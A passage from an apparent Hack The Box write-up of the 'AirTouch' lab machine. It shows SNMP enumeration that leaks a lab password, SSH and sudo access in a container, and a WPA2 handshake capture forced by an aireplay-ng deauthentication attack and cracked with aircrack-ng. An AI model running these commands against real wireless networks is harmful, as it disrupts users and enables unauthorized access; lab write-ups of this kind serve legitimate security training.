AirTouch [Medium]
https://app.hackthebox.com/machines/AirTouch
IP
Private IP
Domain/Hosts (no need to edit hosts file)

AirTouch-Consultant = 172.20.1.2

AirTouch-AP-PSK = 192.168.3.0/24

AirTouch-AP-MGT = 10.10.10.0/24
About
AirTouch is a medium-difficulty Linux machine focused on wireless attacks, network pivoting, and multi-VLAN lateral movement. Initial access is gained through SNMP enumeration using a public community string, which leaks valid credentials and allows SSH access to a consultant host running inside a Docker container. From there, sudo misconfigurations provide root access within the container, enabling further network reconnaissance.
The machine emphasizes Wi-Fi exploitation by placing the attacker in a segmented environment with multiple VLANs. By leveraging monitor mode and tools such as airodump-ng, aireplay-ng, and aircrack-ng, a WPA2-PSK handshake is captured and cracked, granting access to an internal tablets network. Pivoting through this network using an SSH SOCKS proxy exposes a router management interface, where session hijacking via captured cookies and an upload filter bypass (using a renamed .phar file) leads to remote code execution and an initial shell on the access point.
Lateral movement continues by extracting credentials from application source code and configuration files, allowing SSH access to additional hosts and privilege escalation via sudo. The final stage highlights WPA-Enterprise attacks: stolen certificates are abused to deploy a rogue WPA-EAP access point with EAPHammer, capture MSCHAPv2 credentials, crack them offline, and authenticate to the corporate Wi-Fi. This access ultimately leads to privileged credentials stored in hostapd configuration files and full root compromise.
Overall, AirTouch provides a realistic hands-on scenario combining SNMP misconfiguration, Docker awareness, wireless attacks (WPA2-PSK and WPA-Enterprise), cookie manipulation, pivoting, and classic Linux privilege escalation techniques.
Nmap Results
We Perform a Basic TCP Port Scan on the Target Host
nmap IP
The initial Nmap scan showed only one open port.
Maybe A UDP scan revealed more
Nmap scan report for IP
Host is up (0.10s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
We Scan the Most Common UDP Ports on the Target Host
nmap -sU --top-ports IP
Host is up (0.13s latency).
Not shown: 999 closed tcp ports (reset), 982 closed udp ports (port-unreach)
PORT      STATE         SERVICE     VERSION
22/tcp    open          ssh         OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 bd:90:00:15:cf:4b:da:cb:c9:24:05:2b:01:ac:dc:3b (RSA)
|   256 6e:e2:44:70:3c:6b:00:57:16:66:2f:37:58:be:f5:c0 (ECDSA)
|_  256 ad:d5:d5:f0:0b:af:b2:11:67:5b:07:5c:8e:85:76:76 (ED25519)
2/udp     open|filtered compressnet
68/udp    open|filtered dhcpc
136/udp   open|filtered profile
161/udp   open          snmp        SNMPv1 server; net-snmp SNMPv3 server (public)
| snmp-sysdescr: "The default consultant password is: RxBlZhLmOkacNWScmZ6D (change it after use it)"
|_  System uptime: 28m42.07s (172207 timeticks)
| snmp-info:
|   enterprise: net-snmp
|   engineIDFormat: unknown
|   engineIDData: fb702f5314e16b6900000000
|   snmpEngineBoots: 1
|_  snmpEngineTime: 28m42s
559/udp   open|filtered teedtap
9199/udp  open|filtered unknown
20425/udp open|filtered unknown
21468/udp open|filtered unknown
21556/udp open|filtered unknown
24854/udp open|filtered unknown
30263/udp open|filtered unknown
31681/udp open|filtered unknown
39632/udp open|filtered unknown
49163/udp open|filtered unknown
49169/udp open|filtered unknown
49181/udp open|filtered unknown
49194/udp open|filtered unknown
58797/udp open|filtered unknown

Snmpwalk
We Enumerate SNMP Information Using a Public Community String
snmpwalk -v2c -c public IP
We got the PW RxBlZhLmOkacNWScmZ6D
And the STRING consultant this can be a Username
Shell Access on Docker Container 172.20.1.2 Consultant VLAN
We Establish an SSH Session Using Password-Based Authentication
sshpass -p 'RxBlZhLmOkacNWScmZ6D' ssh -o StrictHostKeyChecking=no consultant@IP

We Check for Containerization via Cgroup Information
cat /proc/1/cgroup
The system is running inside a Docker container, as confirmed by Docker-specific cgroup entries in /proc/1/cgroup.
We Escalate to a Root Shell Using Sudo
sudo su
We List the Contents of the Current Directory
ls
We see 2 Images

We download the Images on our Mashine
sshpass -p 'RxBlZhLmOkacNWScmZ6D' scp consultant@IP:/home/consultant/*.png .


Network Topology
Network Segmentation Overview
VLAN A — Consultant VLAN (yellow)
The consultant workstation is assigned 172.20.1.2/24, which matches our current foothold on AirTouch-Consultant.
VLAN B — Tablets VLAN (red)
- SSID: AirTouch-Internet
- Subnet: 192.168.3.0/24
This segment appears to function as an internal management or tablet network and likely hosts services that are only accessible from within the environment.
VLAN C — Corporate VLAN (green)
- SSID: AirTouch-Office
- Subnet: 10.10.10.0/24
This is the primary corporate network and represents the ultimate target of the attack chain.
Objectives
- Gain an initial foothold on the Consultant VLAN (achieved)
- Pivot into the Tablets VLAN (192.168.3.0/24)
- Pivot further into the Corporate VLAN (10.10.10.0/24)
- Obtain sensitive data and achieve full system compromise (root / flags)

We Enumerate Network Interfaces and IP Configuration
ifconfig
We are on 172.20.1.2 Consultant vlan
WIFI Capture Handshake
We Verify Wireless Interface Configuration
iwconfig
wlan0 is in Managed Mode


We Manually Switch the Wireless Interface into Monitor Mode
ip link set wlan0 down
iw dev wlan0 set type monitor
wlan0 is in Monitor Mode now
Info about the tool
 https://www.aircrack-ng.org/doku.php?id=airodump-ng

We Capture Wireless Traffic Using Airodump-ng
airodump-ng wlan0
This airodump-ng output shows nearby WiFi access points and wireless clients captured in monitor mode.
It lists each network’s SSID, encryption type (WPA/WPA2-PSK), channel, signal strength, and any associated or probing clients, without connecting to the networks


We Capture a WPA Handshake from the Target Access Point
airodump-ng -c 6 --bssid F0:9F:C2:A3:F1:A7 -w capture wlan0
AirTouch-Internet is our Target F0:9F:C2:A3:F1:A7
When connect to this WLAN we cen reach 192.168.3.0/24
We open a second Terminal
sshpass -p 'RxBlZhLmOkacNWScmZ6D' ssh consultant@IP
We Escalate to a Root Shell Using Sudo
sudo su
Info about the tool
https://www.aircrack-ng.org/doku.php?id=aireplay-ng
We Force Client Reauthentication via Deauthentication Attack
aireplay-ng -0 10 -a F0:9F:C2:A3:F1:A7 -c 28:6C:07:FE:A3:22 --ignore-negative-one wlan0

We catch the WPA handshake
We List the Current Directory Contents
ls
We see the handshake Files

Crack Capture Handshake
Info about the tool

We Crack the WPA Handshake Using Aircrack-ng
aircrack-ng -w /root/eaphammer/wordlists/rockyou.txt -b F0:9F:C2:A3:F1:A7 capture-01.cap
We got the WIFI Key challenge
Pivot to 192.168.3.1 Tablets Vlan


We Generate a WPA Configuration and Connect to the Wireless Network
wpa_passphrase "AirTouch-Internet" "challenge" > wpa.conf
sudo wpa_supplicant -B -i wlan2 -c wpa.conf
The rfkill warnings can be safely ignored, as the environment runs inside a container without a physical wireless device
We Verify the Wireless Interface Status
iwconfig
wlan2 is successfully associated with the AirTouch-Internet access point in managed mode, but it has an IP address yet
